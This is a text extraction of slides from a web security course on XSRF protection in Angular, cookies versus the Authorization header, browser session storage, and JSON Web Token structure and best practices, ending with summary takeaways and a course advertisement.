
## Cross Site Request Forgery (XSRF) Protection

**XSRF** is an attack technique by which the attacker can trick an authenticated user into unknowingly executing actions on your website. Angular provides a mechanism to counter XSRF. When performing XHR requests, the `$http` service reads a token from a cookie (by default, `XSRF-TOKEN`) and sets it as an HTTP header (`X-XSRF-TOKEN`). Since only JavaScript that runs on your domain could read the cookie, your server can be assured that the XHR came from JavaScript running on your domain. The header will not be set for cross-domain requests.

To take advantage of this, your server needs to set a token in a JavaScript readable session cookie called `XSRF-TOKEN` on the first HTTP GET request. On subsequent XHR requests the server can verify that the cookie matches `X-XSRF-TOKEN` HTTP header, and therefore be sure that only JavaScript running on your domain could have sent the request. The token must be unique for each user and must be verifiable by the server (to prevent the JavaScript from making up its own tokens). We recommend that the token is a digest of your site's authentication cookie with a [salt](#) for added security.



# WHY DON'T WE JUST FIX COOKIES?



**Set-Cookie: SSID=1234; SameSite=Strict**

<https://tools.ietf.org/html/draft-west-first-party-cookies-07>

# TWO IMPORTANT CONSEQUENCES OF CLIENT-SIDE SESSIONS


---

- Keeping session data on the client is very useful for stateless APIs
  - These APIs are not only used by web applications, but also by mobile applications
  - Nobody really wants to rebuild cookie management in these applications
  - Therefore, the **Authorization** header has been resurrected
  
- Exchanging session data between services becomes more and more useful
  - For example getting identity information from an authentication provider
  - To ensure interoperability, a JSON format has been standardized as a JSON Web Token
  - JSON Web Tokens define how to represent data, and how to ensure integrity protection

# THE HTTP AUTHORIZATION HEADER

- HTTP is stateless by nature

- No way to tie multiple requests together
- No way to store temporary state (i.e. session data)



# THE RESURRECTION OF THE AUTHORIZATION HEADER

---

- The Authorization header supports a few legacy schemes
  - Mainly the *Basic*, *Digest*, and *NTLM* authentication schemes
  - Resurrected for use with OAuth 2.0, but also applicable to store session objects
- Why reusing the header is not such a bad idea
  - The header is already supported by the web infrastructure
  - Custom header support can be extremely flakey because of crappy middleboxes
- The actual data being included in the header depends on the protocol
  - For OAuth 2.0, this is an opaque token
  - For session management, this can be a custom session object, or a JSON Web Token

```
Authorization: Bearer eyJ2aWV3cyI6MTR9
```

# NO BROWSER SUPPORT FOR CUSTOM AUTHORIZATION HEADERS

---

- Cookies are handled automatically by the browser
  - Domain-associated storage in the cookie jar
  - Attaching the cookie to outgoing requests automatically
- The **Authorization** header with a **Bearer** value is not handled automatically
  - You need to get the session information from the server yourself
  - You need to store this information somewhere
  - You need to attach this information to (the right) outgoing requests
- What about resources in the DOM that are loaded by the browser
  - The Authorization header will not be added here
  - So either do all of that from within JavaScript, or combine the header with a cookie ...

# STORING SESSION DATA IN THE BROWSER

---

<b>In-memory</b>	<b>Session Storage</b>	<b>Local Storage</b>
Available to running code only	Available to the entire tab	Available to the entire origin
Does not survive a page reload	Survives a page reload	Survives a page reload
Can be shielded from malicious code	Can be somewhat shielded from malicious code	Can not be shielded from malicious code

# THE AUTHORIZATION HEADER VS COOKIES

---

## Cookies

Can contain any kind of data

Is almost always an enabler of CSRF

Are always associated with one domain

Can be hidden from malicious JavaScript

## Authorization header

Can contain any kind of data

Enabling CSRF with the Authorization header requires serious programming errors

Is under your control, and can be attached to any request

Availability to JavaScript depends on the storage mechanism

# CLIENT-SIDE SESSIONS REQUIRE CAREFUL CONSIDERATION

- Quickly switching from server-side to client-side sessions is error prone
  - Carefully analyze the impact on your application
  - Ensure integrity protection for the client-side session data
  - Investigate whether you need confidentiality as well
- “Cookies vs Tokens?” is the wrong questions
  - It should be “Cookies vs the Authorization header?”, and is independent of the format
- Both approaches have their merits, and drawbacks
  - Cookies are automatically handled by the browser, but suffer from CSRF
  - Tokens are not susceptible to CSRF, but require you to do the heavy lifting



# REPRESENTING SESSION DATA

---



JWT

JSON Web Tokens are an open, industry standard **RFC 7519** method for representing claims securely between two parties.

# A JWT IS A BASE64-ENCODED DATA OBJECT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkaXN0cm1uZXQuY3Mua3VsZXV2ZW4uYmUiLCJleHAiOjI0MjUwNzgwMDAwMDAsIm5hbWUiOiJwaGlscXBwZSI9ImFkbWwIjp0cnVlfQ.dIi1OguZ7K3ADFnPOsmX2nEpF2Asq89g7GTuyQuN3so
```

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

Header

```
{  
  "iss": "distrinet.cs  
        .kuleuven.be",  
  "exp": 1425078000000,  
  "name": "philippe",  
  "admin": true  
}
```

Payload

```
HMACSHA256(  
  base64UrlEncode(header)  
  + "." +  
  base64UrlEncode(payload),  
  "secret"  
)
```

Signature

# JWT IS AN OPEN STANDARD TO EXCHANGE INFORMATION

---

- JWT tokens represent easy-to-exchange data objects
  - Content is signed to ensure integrity
  - Content is base64-encoded, to ensure safe handling across the web
- JWT supports various kinds of algorithms
  - E.g. signature with one shared key on the server-side, for use within one application
  - E.g. signature with a public/private key pair, for use across applications
- The standardized way to exchange session data
  - Part of a JSON-based Identity Protocol Suite
    - Together with specs for encryption, signatures and key exchange
  - Used by OpenID Connect, on top of OAuth 2.0

# JWT REPRESENTS DATA, NOT THE TRANSPORT MECHANISM

---

- The ***cookies vs tokens*** debate can be a bit confusing
  - Cookies are a transport mechanism, just like the **Authorization** header
  - Tokens are a representation of (session) data, like a (session) identifier
- JWT tokens can be transmitted in a cookie, or in the **Authorization** header
  - Defining how to transmit a JWT token is up to the web application
  - This choice determines the need for JavaScript support and CSRF defenses
- Modern applications typically use JWT in the **Authorization** header
  - Frontend JavaScript apps can easily put the token into the **Authorization** header
  - JWT tokens are easy to pass around between services in the backend as well

# 7 Best Practices for JSON Web Tokens



Neil Madden   Jan 25, 2017

security

jwt

json

<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>

# #1 - LEARN ABOUT THE UNDERLYING SECURITY PROPERTIES

---

- JWTs are not necessarily easier than other mechanisms
  - They use a standardized format (JSON)
- JWTs look simple enough at the surface, but they're actually fairly complex
  - They can be deployed in various different modes
  - There's a plethora of cryptographic options
- Getting the desired security properties depends on making sane choices
  - No need to be a crypto expert, but you should know about HMAC, encryption, ...
  - If libraries make them for you, do a sanity-check before using it

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*

## #2 – DON'T GO OVERBOARD

---

- A piece of advice that applies everywhere: Keep It Simple
  - Make sure you really understand what you need
  - Select the simplest option to meet your needs
- Concrete guidelines for using JWT tokens
  - Don't store unnecessary data
  - Don't encrypt if you don't need confidentiality
  - An HMAC suffices for simple services
  - Public key-based signatures are useful for large, distributed setups
- If you need JWT tokens on a simple service, an HMAC probably suffices
  - A shared key known by all servers that need to validate a JWT

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*



# #3 - PLAN FOR HOW YOU WILL MANAGE YOUR KEYS

---

- **JWTs depend on crypto keys for signatures (and encryption)**
  - Key management is not an easy problem
- **A couple of questions that you want to think of up front**
  - How will you go about using a new key?
  - What happens if a server gets compromised?
  - How many services share key material, and need to be updated?
- **Encryption and signature keys should be rotated frequently**
  - Frequency depends on the usage, but this still needs to be taken into account

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*

## #4 - CONSIDER USING "HEADLESS" JWTs

---

- JWTs are untrusted data and need to be verified before using them
  - But all of the data used to verify them is right inside the token (except for the keys)
- In 2015, two vulnerabilities in most libraries allowed JWT forgery
  - #1: many libraries accepted JWTs with the “none” signing algorithm
  - #2: libraries could be tricked to use an RSA public key as the key for an HMAC

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*

# A JWT IS A BASE64-ENCODED DATA OBJECT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJkaXN0cm1uZXQuY3Mua3VsZXV2ZW4uYmUiLCJleHAiOiI0MjUwNzgwMDAwMDAsIm5hbWUiOiJwaGlscXBwZSI9ImFkbWwIjp0cnVlfQ.dIi1OguZ7K3ADFnPOsmX2nEpF2Asq89g7GTuyQuN3so
```

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

Header

```
{  
  "iss": "distrinet.cs  
        .kuleuven.be",  
  "exp": 1425078000000,  
  "name": "philippe",  
  "admin": true  
}
```

Payload

```
HMACSHA256(  
  base64UrlEncode(header)  
  + "." +  
  base64UrlEncode(payload),  
  "secret"  
)
```

Signature

# #4 - CONSIDER USING "HEADLESS" JWTs

---

- JWTs are untrusted data and need to be verified before using them
  - But all of the data used to verify them is right inside the token (except for the keys)
- In 2015, two vulnerabilities in most libraries allowed JWT forgery
  - #1: many libraries accepted JWTs with the “none” signing algorithm
  - #2: libraries could be tricked to use an RSA public key as the key for an HMAC
- With a *headless JWT*, the header is removed and appended by the server
  - JWT is generated as usual, the *static* header is removed, and the JWT is shared
  - Upon receiving a JWT, the *static* header is added again, and the JWT is then verified
- Not a bad idea if you’re using isolated services

<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>

## #5 - CAREFUL WHEN COMBINING ENCRYPTION / COMPRESSION

---

- Compression is very useful to reduce the size of a JWT
  - Important when you store a significant amount of data in there
- If the data is sensitive, encryption is required to ensure confidentiality
  - There is a class of attacks against compressed encrypted data
- You need to be aware that this is a potential problem
  - And talk to experts to fully understand what's going on

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*

# #6 - CONSIDER JWT LIFETIMES AND REVOCATION

---

- Long lifetimes for JWTs with session information can be problematic
  - What if the JWT is stolen?
  - How will you handle revocation?
- A lot of people are bashing JWTs for lack of revocation
  - But this is true for any kind of client-side session object, regardless of the format
  - Revocation with server-side sessions is easy, but hard for client-side sessions
- Embedding unique IDs in a JWT and keeping a blacklist is often recommended
  - The blacklist needs to be checked during token revocation
  - But to blacklist you need to know all your JWT identifiers ...

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*

# SIDE NOTE ON REVOCATION

---

- Why not associate a counter value with each user
  - Embed the counter into the JWT, and keep a copy in the database
  - More lightweight than keeping track of issued identifiers
- Revoking JWTs for a user account is as simple as incrementing the counter
- Validating a JWT requires a check against the stored counter value
  - A match means that the JWT is not revoked
  - A stored counter value that is higher than the JWT value means revocation

# #7 - READ THE SECURITY CONSIDERATIONS!

---

- The different aspects of JWTs are covered by various RFCs
  - RFC 7515: JSON Web Signatures
  - RFC 7516: JSON Web Encryption
  - RFC 7517: JSON Web Key
  - RFC 7518: JSON Web Algorithms
  
- Understand the differences between headers, cookies, tokens, ...
  - Make educated decisions about what to use where
  - Spread the word about what we have covered here!

*<https://dev.to/neilmadden/7-best-practices-for-json-web-tokens>*



## TAKEAWAY #5

# USE JSON WEB TOKENS TO REPRESENT VERIFIED CLAIMS

- The standardized way to encode client-side session data are JWT tokens
  - These tokens come with built-in integrity protection
  - Encryption is also supported, but optional
  - Libraries for almost all languages are available
- JWT tokens can be transmitted using cookies or HTTP headers
  - This choice depends on the application, but each choice has its security implications
- Keep in mind that JWTs do not make things easier, just more standardized
  - You still need to know what you're doing

## TAKEAWAY #1

ANGULAR ALREADY PROTECTS YOU AGAINST XSS, JUST GET OUT OF THE WAY

## TAKEAWAY #2

NEVER PASS UNTRUSTED DATA TO THE COMPILER

## TAKEAWAY #3

CSP ALLOWS YOU TO LOCK YOUR APPLICATION DOWN

## TAKEAWAY #4

CLIENT-SIDE SESSIONS REQUIRE CAREFUL CONSIDERATION

## TAKEAWAY #5

USE JSON WEB TOKENS TO REPRESENT VERIFIED CLAIMS


# NOW IT'S UP TO YOU ...



**Secure**



**Follow**



**Share**

## **Web Security Essentials**

April 24 – 25, Leuven, Belgium

<https://essentials.websec.be>